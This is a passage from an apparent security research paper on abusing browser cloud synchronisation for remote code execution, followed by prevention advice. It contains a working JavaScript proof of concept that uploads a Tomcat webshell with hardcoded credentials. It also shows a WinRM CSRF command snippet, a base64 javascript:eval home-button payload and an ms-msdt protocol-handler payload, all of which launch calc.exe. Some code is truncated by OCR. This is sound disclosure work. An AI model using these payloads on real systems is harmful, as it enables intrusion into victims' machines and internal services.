

```
function sleep(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
};
async function poc(){
let response = await fetch("http://127.0.0.1:8080/manager/html", {
  headers: {"Authorization":"Basic YWRtaW46U2VjcmV0cGFzc3dvcmQx"},
});
let responseText = await response.text();
var target = responseText.split('<form method="post" action="')[2].split('"')[0];
uploaddata = "UEsDBAoAAAgAACEKalcAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAFBLAwQUAAgICAAhCmpXAAAAAAAAAAAAAAAAFAAAAE1FVEEtSU5GL01BTklGRVNULk1G803My0xLLS7RDU
const b64toBlob = (b64Data, contentType='', sliceSize=512) => {
  const byteCharacters = atob(b64Data);
  const byteArrays = [];
  for (let offset = 0; offset < byteCharacters.length; offset += sliceSize) {
    const slice = byteCharacters.slice(offset, offset + sliceSize);
    const byteNumbers = new Array(slice.length);
    for (let i = 0; i < slice.length; i++) {
      byteNumbers[i] = slice.charCodeAt(i);
    };
    const byteArray = new Uint8Array(byteNumbers);
    byteArrays.push(byteArray);
  };
  const blob = new Blob(byteArrays, {type: contentType});
  return blob;
};
const blob = b64toBlob(uploaddata, "application/octet-stream");
var formData = new FormData();
formData.append('deployWar', blob, 'evil.war');
fetch(target, {
  headers: {"Authorization":"Basic YWRtaW46U2VjcmV0cGFzc3dvcmQx"},
  method: 'POST',
  body: formData
});
sleep(1000).then(() => fetch("http://127.0.0.1:8080/evil/evil.jsp?cmd=calc.exe",{headers:{"Authorization":"Basic YWRtaW46U2VjcmV0cGFzc3dvcmQx"}}));
```

Figure 82: The malicious JavaScript to upload a webshell and then run **`calc.exe`**.

The remote code execution vulnerability was triggered upon the victim reopening Edge, as demonstrated by opening the calculator.




Figure 83: Upon the user reopening their browser, they are sent to the tomcat endpoint and calc is triggered.

The provided exploit uses the credentials compromised in the password list, however, if the user was already authenticated to the site via basic authentication, this could be exploited without needing to know the user's credentials.

Additionally, this exploit would circumvent IP allowlisting and allow targeting local systems, as the requests originate from the victim device.

This logic flow could be applied to any authenticated internal application to identify and leverage authenticated code execution.


EXEC - 1.2 Authenticated Remote Code Execution in WinRM

By leveraging the credential coercion capability discussed in THEFT-5.1 and subsequently cracking the victim's local user password, an attacker could conduct network attacks using those credentials. A notable method to exploit this was the ability to send Windows Remote Management (WinRM) requests over HTTP to trigger code execution if the following preconditions are met:

- WinRM was enabled on the host.
- The auth basic and allow unencrypted settings are enabled in WinRM.
- The user can execute JavaScript on the **`http://localhost:5985`** URL.

This worked via sending two WinRM requests. The first to retrieve a valid "ShellID" value, the other to use that shell ID to run a command. In this case, Calc was used as an example. For this demonstration, JavaScript was run through the console as this case study does not cover malicious extensions. A full demonstration of this exploit can be found in Case Study 5.

By setting the user's start page to **`http://localhost:5985`** and leveraging a malicious extension with JavaScript execution capability, an attacker could force the user to the WinRM server where it would automatically trigger a CSRF request. Resulting in code execution.


Edge | edge://settings/startHomeNTP

Settings

When Edge starts

Open the new tab page

Open tabs from the previous session


[✓ Open these pages:]

Pages

localhost:5985
http://localhost:5985/

Clear the list and set it to all currently open tabs

Figure 84: Setting the users start page to the WinRM endpoint at `http://localhost:5985`.



localhost:5985

Not Found

HTTP Error 404. The requested resource is not found.

Figure 85: Upon the user reopening their browser, they are directed to the WinRM endpoint, which executes the JavaScript running `calc.exe`.

Edge was shown as the example; however, this worked identically with Chrome, and worked on Firefox if the manifest was V2. By using a C2 as part of the malicious extension, this attack could potentially be bolstered to include coercing user authentication to retrieve the user's password hash, or potentially relaying authentication from the server.



Not Found

HTTP Error 404. The requested resource is not found.

```
</w:SelectorSet><w:OptionSet><w:Option Name=\"WINRS_CONSOLEMODE_STDIN\">TRUE</w:Option><w:Option Na  ptionSet></env:Header>
<env:Body><rsp:CommandLine><rsp:Command>cmd</rsp:Command><rsp:Arguments>/c " + command + "</rsp:Arg  e>";

    xmlhttp.setRequestHeader("Authorization", "Basic " + btoa(username+":"+password));
    xmlhttp.send(xml);
}
<· undefined
> pssession("http://localhost:5985/", "User", "Password1","calc")
<· ▶ Promise {<pending>}
  ▶ #document                                                        VM28:12
  ▶ #document                                                        VM28:29
```


Figure 86: Triggering the exploit against Chrome, using inline JavaScript for convenience.

Auth basic was leveraged due to its reduced complexity; however, it was likely possible to exploit on a standard implementation of WinRM, potentially including the ability to relay credentials rather than cracking them, if a different host was targeted.

EXEC - 1.3 Authenticated Remote Code Execution via Universal XSS in Edge

The remote code execution methods discussed in Exec 1.1 and 1.2 could both also be executed without a malicious extension by using the Universal XSS in Edge to trigger the malicious JavaScript code, however, this would require the user to click the home button to trigger.

This was tested via setting the user's homepage to **`http://localhost:5985/`**, and embedding the WinRM CSRF in the home button, which was synced to the victim device.



edge://settings/startHomeNTP

Settings

When Edge starts

Open the new tab page [✓ Open these pages:]

Open tabs from the previous session

Pages

localhost:5985
http://localhost:5985/

Clear the list and set it to all currently open tabs

Home button

Show home button on the toolbar


Set what the home button opens below:

New tab page

```
javascript:eval(atob("ZnVuY3Rpb24gZGVsYXkodGltZSkgew0KICByZXR1cm4gbmV3IFByb21pc2UocmVzb2x2ZS
```

Figure 87: Setting the user's start page to a WinRM endpoint and embedding XSS in their home button.

Upon reopening Edge, the victim was presented with the WinRM 404 page. Upon pressing the home button, WinRM was triggered, opening calc.exe.



localhost:5985

Not Found

HTTP Error 404. The requested resource is not found.

Figure 88: Upon reopening Edge, the users is redirected to the WinRM endpoint. Upon clicking the home button, the XSS payload launches `Calc.exe`.

EXEC - 1.4 Automatic execution of files in Firefox


The Firefox feature to automatically run downloaded files could also be used to execute a malicious payload without a prompt. However, as this feature was not synchronized, contained additional protections, and would likely trigger smart screen on the Windows side, the prerequisites were deemed too excessive to be worth generating a full proof of concept.

EXEC-2 Protocol Handler Execution

As discussed in case study 4, protocol handlers can allow for code execution through the use of protocol handler vulnerabilities, and through protocol handlers that allow for unsafe activity with a user warning prompt.

EXEC-2.1 Remote code execution via a Protocol Handler vulnerability in Chrome.

Using a protocol handler vulnerability, an attacker could execute arbitrary commands on a victim using Chrome if they accept the prompt. This payload only needed to be submitted once, as protocols would automatically execute on their first time on Chrome and Edge, provided the user accepted the provided prompt.



On start-up


Open the New Tab page

Continue where you left off

[✓ Open a specific page or set of pages]

ms-msdt:test&calc
ms-msdt:test&calc

Figure 89: Submitting a protocol handler exploit for `ms-msdt` to the start page.



Untitled


ms-msdt:test&calc

Getting Started https://google.com/1 ht

Open Windows Command Processor?

A website wants to open this application.

Figure 90: Upon reopening the browser they are prompted with a protocol handler warning.



Untitled

C:\Windows\system32\cmd.e

Microsoft Support Diagnostic Tool

Enter the passkey provided by your support professional.

Support Provider:

Microsoft

Read the Microsoft support privacy statement online

Troubleshooters have moved and this tool will be retired. Learn more.

Figure 91: Upon accepting the prompt, the application is spawned, triggering the vulnerability.




Figure 92: The payload is triggered, opening `calc.exe`.

The likelihood of compromise through this avenue was reduced, as the user had to accept a user prompt prior to exploitation. The browser prompt specified the initial process that was to be spawned by the protocol handler. As such, a protocol handler in a trusted application such as Office or Adobe, would be far more likely to be accepted.

EXEC-3 Lateral Movement

If you have write/write privileges to a user's browser profile files on disk, a significant amount of cloudsync attacks possible.

This would likely require administrator privileges on the device to either write the files over SMB, or to poison a shared host.

EXEC-3.1 Overwriting a user's profile directory with an attacker-owned directory

With write-access to a user's browser profile folder, a significant amount of the victims' settings can be modified, including completely overwriting the user's browser profile with an attacker-controlled profile, allowing for each of the previous attacks. This was confirmed on Firefox, and appeared possible on Chrome and Edge, however attempts to do so resulted the browser disabling sync.

PREVENTION AND DETECTION

Preventing unsafe usage of cloud synchronization, while still providing cloud-sync features to users is a significantly difficult task. By design, these applications are built to be authenticated externally, use web traffic to trusted domains, and allow for a vast array of features which can be misused in unintended ways. Additionally, from discussions with developers for each of the browser vendors discussed in this paper, risks from these techniques were consistently underestimated due to the precondition of requiring access to a user's cloud synchronized session. As such, almost no features discussed within this paper were considered vulnerabilities.

Due to these considerations, disabling cloud-synchronisation entirely is strongly recommended over attempting a configuration to allow trusted features of synchronisation.

This can be done at a cloud level to lock down corporate sync[22][23], however this will not prevent sync from non-corp accounts. As such, it is also recommended to disable sync on a per device basis. For Windows, disabling synchronization on all browsers at a group policy level is recommended[24]. The associated registry keys can be found below.

- **`Software\Policies\Mozilla\Firefox\DisableFirefoxAccounts`**
- **`Software\Policies\Microsoft\Windows\SettingSync`**
